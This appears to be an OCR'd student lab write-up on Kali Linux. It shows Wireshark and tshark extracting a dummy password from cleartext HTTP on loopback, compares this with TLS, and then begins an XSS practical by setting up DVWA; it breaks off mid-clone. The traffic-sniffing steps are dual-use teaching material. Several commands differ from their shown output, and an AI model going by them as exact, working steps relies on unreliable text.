



Saving the TLS Capture

Save as > **tls.capture.pcapng**


H) Analyzing Capture Statistics


Opening **Statistics > Protocol Hierarchy**


*Loopback: lo
Statistics
Capture File Properties Ctrl+Alt+Shift+C
Resolved Addresses
Protocol Hierarchy
Conversations
Endpoints
Packet Lengths
I/O Graphs
Plots
Service Response Time
DHCP (BOOTP) Statistics
NetPerfMeter Statistics
ONC-RPC Programs
29West
ANCP
BACnet
Hello
Hello, Cha
Cipher Spe
ation Data
ation Data
ation Data
ation Data
ation Data
ation Data




Opening **Statistics > Endpoints**





Opening **Statistics > Flow Graph**


*Loopback: lo
ze Statistics Telephony Wireless Tools Help
Capture File Properties Ctrl+Alt+Shift+C
Resolved Addresses
Protocol Hierarchy
Conversations
Endpoints
Packet Lengths
I/O Graphs
Plots
Service Response Time
DHCP (BOOTP) Statistics
NetPerfMeter Statistics
ONC-RPC Programs
29West
ANCP
BACnet
Collectd
DNS
Flow Graph
Hello
Hello, Change
Cipher Spec, A
ation Data
on wire (1
0:00:00 (00
Src: 127.0
l, Src Port
Wireshark · Flow · Loopback: lo
Time
127.0.0.1
127.0.0.1
Comment
11.610272109 56104 Client Hello 8443 TLSv1.3: Client Hello
11.612350393 56104 Server Hello, Change Cipher Spec, ... 8443 TLSv1.3: Server Hello, Change Cipher Spec, Application D..
11.614081344 56104 Change Cipher Spec, Application D.. 8443 TLSv1.3: Change Cipher Spec, Application Data
11.614346678 56104 Application Data 8443 TLSv1.3: Application Data
11.614376829 56104 Application Data 8443 TLSv1.3: Application Data
11.616927719 56104 Application Data 8443 TLSv1.3: Application Data
11.617397857 56104 Application Data 8443 TLSv1.3: Application Data
11.617453588 56104 Application Data 8443 TLSv1.3: Application Data
11.617987974 56104 Application Data 8443 TLSv1.3: Application Data

I) Saving and Validating Evidence

Listing the Capture Files

Command: ls -lh capture/

```
┌──(kali㉿kali)-[~/security-labs/practical-03]
└─$ ls -lh captures
total 44K
-rw-rw-r-- 1 kali kali  504 Oct 24 11:22 http-cleartext.pcapng
-rw-r--r-- 1 kali kali 1.4K Oct 24 09:24 icmp-capture.pcapng
-rw-r--r-- 1 kali kali 2.3K Oct 24 09:14 tcp-capture.pcapng
-rw-r--r-- 1 kali kali  28K Oct 24 09:56 tls-capture.pcapng
-rw-r--r-- 1 kali kali  548 Oct 24 11:26 udp-capture.pcapng

┌──(kali㉿kali)-[~/security-labs/practical-03]
└─$
```

Inspecting the Capture Metadata with capinfos

Command: capinfos captures/http-cleartext-capture.pcapng

```
┌──(kali㉿kali)-[~/security-labs/practical-03]
└─$ capinfos captures/http-cleartext-capture.pcapng

File name:           captures/http-cleartext-capture.pcapng
File type:           Wireshark/... - pcapng
File encapsulation:  Ethernet
File timestamp precision:  nanoseconds (9)
Packet size limit:   file hdr: (not set)
Number of packets:   12
File size:           2,068 bytes
Data size:           1,324 bytes
Capture duration:    0.010268012 seconds
Earliest packet time: 2026-08-12 08:13:35.887609248
Latest packet time:   2026-08-12 08:13:35.897877260
Data byte rate:      128 kBps
Data bit rate:       1,031 kbps
Average packet size: 110.33 bytes
Average packet rate: 1,168 packets/s
SHA256:              aa869b27d6d0c7236a42f761d1099cbee5f4fcfe672f540ad84665df6fa59b39
SHA1:                920336106036677f6e1db9ecd54a67ff6f850a17
Strict time order:   True
Capture hardware:    13th Gen Intel(R) Core(TM) i7-13700 (with SSE4.2)
Capture oper-sys:    Linux 6.12.38+kali-amd64
Capture application: Dumpcap (Wireshark) 4.4.7
Number of interfaces in file: 1
Interface #0 info:
```

Extracting the HTTP Request fields with Tshark

Command: tshark -r captures/http-cleartext-capture.pcapng -Y 'http.request' -T fields -e frame.number -e ip.src -e tcp.srcport -e http.request.method -e http.host -e http.request.uri

```
┌──(kali㉿kali)-[~/security-labs/practical-03]
└─$ tshark -r captures/http-cleartext-capture.pcapng \
  -Y 'http.request' \
  -T fields \
  -e frame.number \
  -e ip.src \
  -e tcp.srcport \
  -e http.request.method \
  -e http.host \
  -e http.request.uri
4       127.0.0.1       48430   GET     127.0.0.1:8080  /login.html?username=student&password=LabDemo123
```

Creating SHA-256 Checksums

Command: sha256sum captures/*.pcapng | tee notes/SHA256SUMS.txt

```
┌──(kali㉿kali)-[~/security-labs/practical-03]
└─$ sha256sum captures/*.pcapng | tee notes/SHA256SUMS.txt
4f0c6536040115d51664fe918c14da58cc630373aa87dbf4595cb3a1745826b7  captures/http-cleartext.pcapng
18afd1276320aa1518615b46846e7efc8161e05227064b5f37d589c9f2db4bdf  captures/icmp-capture.pcapng
b6bc8b6887c2ed3dba26a2de04ecc542ddcfe2b1b82b658f5b1e8b9280294f5e  captures/tcp-capture.pcapng
163b9beb5b47a12b47afe486c87e1355b19b204f02e01ff6163da5876ab5212f  captures/tls-capture.pcapng
a57978422c9eede59fbf5f31cb3c69e52892b79073f348a14c093e35faf8188f  captures/udp-capture.pcapng
┌──(kali㉿kali)-[~/security-labs/practical-03]
└─$
```

J) Optional Command-Line Capture with TShark

Starting a 15-second HTTP Capture

Command: tshark -I lo -f 'tcp port 8080' -a duration:15 -w captures/http-cli-capture.pcapng

```
┌──(kali㉿kali)-[~/security-labs/practical-03]
└─$ tshark -i lo -f 'tcp port 8080' -a duration:15 -w captures/http-cli-capture.pcapng
Capturing on 'Loopback: lo'
50
```

Reading the Captured Request

Command: tshark -r captures/http-cli-capture.pcapng -Y http.request -T fields -e http.request.method -e http.host -e http.request.uri

```
┌──(kali㉿kali)-[~/security-labs/practical-03]
└─$ tshark -r captures/http-cli-capture.pcapng -Y http.request -T fields -e http.request.method -e http.host -e htt
p.request.uri
GET     127.0.0.1:8080  /login.html
GET     127.0.0.1:8080  /login.html
GET     127.0.0.1:8080  /login.html
GET     127.0.0.1:8080  /login.html
GET     127.0.0.1:8080  /login.html

┌──(kali㉿kali)-[~/security-labs/practical-03]
└─$
```

Observation Tables

ICMP

Field	Request	Reply
Source address	127.0.0.1	127.0.0.1
Destination address	127.0.0.1	127.0.0.1
ICMP type	8	0
ICMP code	0	0
Identifier	(Varies, check frame)	(Matches request)
Sequence number	1 (or 1/256)	1 (or 1/256)

TCP and HTTP

Observation	Recorded Value
Client TCP source port	48430 (from your TShark output)
Server TCP destination port	8080
SYN frame number	1
SYN-ACK frame number	2
Final handshake ACK frame number	3
HTTP method	GET
HTTP request URI	/login.html?username=student&password=LabDemo123
HTTP Host header	127.0.0.1:8080
HTTP response status	200 OK
Server header	SimpleHTTP/0.6 Python/3.x.x
Was the dummy password visible?	Yes (cleartext in URI)

UDP

Observation	Recorded Value
Source IP	127.0.0.1
Destination IP	127.0.0.1

Source port	(Ephemeral port, e.g., 5xxxx)
Destination port	9999
UDP length	16 (or byte count of payload)
Payload text	LAB-UDP-MESSAGE
Handshake observed?	No (UDP is connectionless)


HTTP vs HTTPS

Feature	HTTP Capture	HTTPS/TLS Capture
TCP addresses and ports visible	Yes (127.0.0.1:8080)	Yes (127.0.0.1:8443)
Application request readable	Yes (GET /login.html...)	No (Encrypted Application Data)
Headers readable	Yes (Host, User-Agent)	No
Dummy value searchable	Yes (LabDemo123 found)	No (0 matching packets)
TLS Client Hello visible	No	Yes (Handshake protocol)
Encrypted Application Data present	No	Yes (TLSv1.3 records)

Practical 03: Browser Injection Attacks

Aim - To demonstrate browser-side injection through Cross-Site Scripting (XSS) in a deliberately vulnerable web application running only on the Kali Linux host, and to compare vulnerable behavior with a properly encoded implementation.

A) Preparing and Configuring Kali Linux

Updating Packages
Command: sudo apt update

Installing the Dependencies
Command: sudo apt install -y docker.io docker-compose git curl firefox-esr

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install -y docker.io docker-compose git curl firefox-esr
git is already the newest version (1:2.53.0-1).
git set to manually installed.
The following packages were automatically installed and are no longer required:
  libpython3.13-dev  python3.13-dev      python3.13-tk    rpcsvc-proto
  python3.13         python3.13-minimal  python3.13-venv
Use 'sudo apt autoremove' to remove them.

Upgrading:
  curl         libcurl3t64-gnutls  libcurl4t64   libngtcp2-crypto-gnutls8  libnss3
  firefox-esr  libcurl4-gnutls     libngtcp2-16  libngtcp2-crypto-ossl0

Installing:
  docker-compose  docker.io

Installing dependencies:
  containerd  docker-buildx  libcompel1        python3-pycriu  tini-static
  criu        docker-cli     python3-protobuf  runc

Suggested packages:
  containernetworking-plugins  btrfs-progs  rinse       xfsprogs  | zfsutils-linux
  docker-doc                   debootstrap  rootlesskit  zfs-fuse

Recommended packages:
  needrestart

Summary:
  Upgrading: 9, Installing: 11, Removing: 0, Not Upgrading: 1493
  Download size: 175 MB
  Space needed: 437 MB / 62.0 GB available
```

```
┤ Configuring docker.io ├

This package can be configured to automatically delete all Docker images,
containers, and volumes in /var/lib/docker if you ever "purge" the docker.io
package from your system.

Standard package removal uninstalls the package but leaves configuration files on
the system. Purging a package removes it along with any configuration files.

If you choose "yes", purging docker.io will additionally destroy all Docker data.
If you choose "no" (recommended if you might switch to another Docker distribution
or want to keep data safe), the data will be left intact on your disk even after a
purge.

Automatically remove Docker data if package is purged?

                    <Yes>                          <No>
```

Enabling the Docker Service

Command: sudo systemctl enable –now docker

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable --now docker
```

Enabling the No Pager in Docker

Command: sudo systemctl status docker --no-pager

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl status docker --no-pager
● docker.service - Docker Application Container Engine
     Loaded: loaded (/usr/lib/systemd/system/docker.service; enabled; preset: enabled)
     Active: active (running) since Fri 2026-10-23 11:18:16 EDT; 3min 9s ago
 Invocation: 8a96cee69dc34e3791fe9ad759d3a2f3
TriggeredBy: ● docker.socket
       Docs: https://docs.docker.com
   Main PID: 51949 (dockerd)
      Tasks: 10
     Memory: 103.7M (peak: 105.7M)
        CPU: 2.040s
     CGroup: /system.slice/docker.service
             └─51949 /usr/sbin/dockerd -H fd:// --containerd=/run/containerd/containerd.so…

Oct 23 11:18:11 kali dockerd[51949]: time="2026-10-23T11:18:11.401781685-04:00" level…n/cdi
Oct 23 11:18:12 kali dockerd[51949]: time="2026-10-23T11:18:12.384753342-04:00" level…=1m0s
Oct 23 11:18:13 kali dockerd[51949]: time="2026-10-23T11:18:13.697663189-04:00" level…art."
Oct 23 11:18:15 kali dockerd[51949]: time="2026-10-23T11:18:15.652206885-04:00" level…one."
Oct 23 11:18:16 kali dockerd[51949]: time="2026-10-23T11:18:16.483550212-04:00" level…dfsg4
Oct 23 11:18:16 kali dockerd[51949]: time="2026-10-23T11:18:16.483655216-04:00" level…dkit"
Oct 23 11:18:16 kali dockerd[51949]: time="2026-10-23T11:18:16.635708593-04:00" level…tion"
Oct 23 11:18:16 kali dockerd[51949]: time="2026-10-23T11:18:16.645949378-04:00" level…tion"
Oct 23 11:18:16 kali dockerd[51949]: time="2026-10-23T11:18:16.646291526-04:00" level…sock"
Oct 23 11:18:16 kali systemd[1]: Started docker.service - Docker Application Contain…ngine.
Hint: Some lines were ellipsized, use -l to show in full.

┌──(kali㉿kali)-[~]
└─$
```

Verifying the Versions

Command: docker –version

```
┌──(kali㉿kali)-[~]
└─$ docker --version
Docker version 28.5.2+dfsg4, build 9cc6dea35e9a963f281434761c656fba4ac43aed

┌──(kali㉿kali)-[~]
└─$
```

Command: docker-compose –version

```
┌──(kali㉿kali)-[~]
└─$ docker-compose --version
Docker Compose version 2.40.3-3

┌──(kali㉿kali)-[~]
└─$
```

Command: firefox-esr –version

```
┌──(kali㉿kali)-[~]
└─$ firefox-esr --version
Mozilla Firefox 153.4.0esr

┌──(kali㉿kali)-[~]
└─$
```

Command: git –version

```
┌──(kali㉿kali)-[~]
└─$ git --version
git version 2.53.0

┌──(kali㉿kali)-[~]
└─$
```

B) Creating the Practical Workspace

Creating Respective Folders and Navigating to it

Command: mkdir -p ~/security-attacks/practical-05/{evidence,screenshots}

```
┌──(kali㉿kali)-[~]
└─$ mkdir -p ~/MSc-CS/Security-Attacks/Practical-05/{evidence,screenshots}

┌──(kali㉿kali)-[~]
└─$
```

Command: cd ~/security-attacks/practical-05

```
┌──(kali㉿kali)-[~]
└─$ cd ~/MSc-CS/Security-Attacks/Practical-05

┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05]
└─$
```

Verifying the current directory

Command: pwd

```
┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05]
└─$ pwd
/home/kali/MSc-CS/Security-Attacks/Practical-05

┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05]
└─$
```

Starting terminal-session recording

Command: script -a evidence/terminal-session.txt

```
┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05]
└─$ script -a evidence/terminal-session.txt
Script started, output log file is 'evidence/terminal-session.txt'.
┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05]
└─$
```

Saving Installed-Tool Versions

Command: { date docker –version docker compose –version firefox-esr –version git --version } | tee evidence/tool-versions.txt

```
┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05]
└─$ {date docker --version docker compose --version firefox-esr --version git --version} |
tee evidence/tool-versions.txt
date (GNU coreutils) 9.10
Packaged by Debian (9.10-1)
Copyright (C) 2026 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <https://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Written by David MacKenzie.

┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05]
└─$
```

C) Installing and Configuring Local DVWA Target Application

Cloning the Supported DVWA Repository

Command: git clone https://github.com/digininja/DVWA.git | cd DVWA

```
┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-05]
└─$ git clone https://github.com/digininja/DVWA.git | cd DVWA
cd: no such file or directory: DVWA
Cloning into 'DVWA' ...
remote: Enumerating objects: 5840, done.
remote: Counting objects: 100% (41/41), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 5840 (delta 22), reused 17 (delta 15), pack-reused 5799 (from 3)
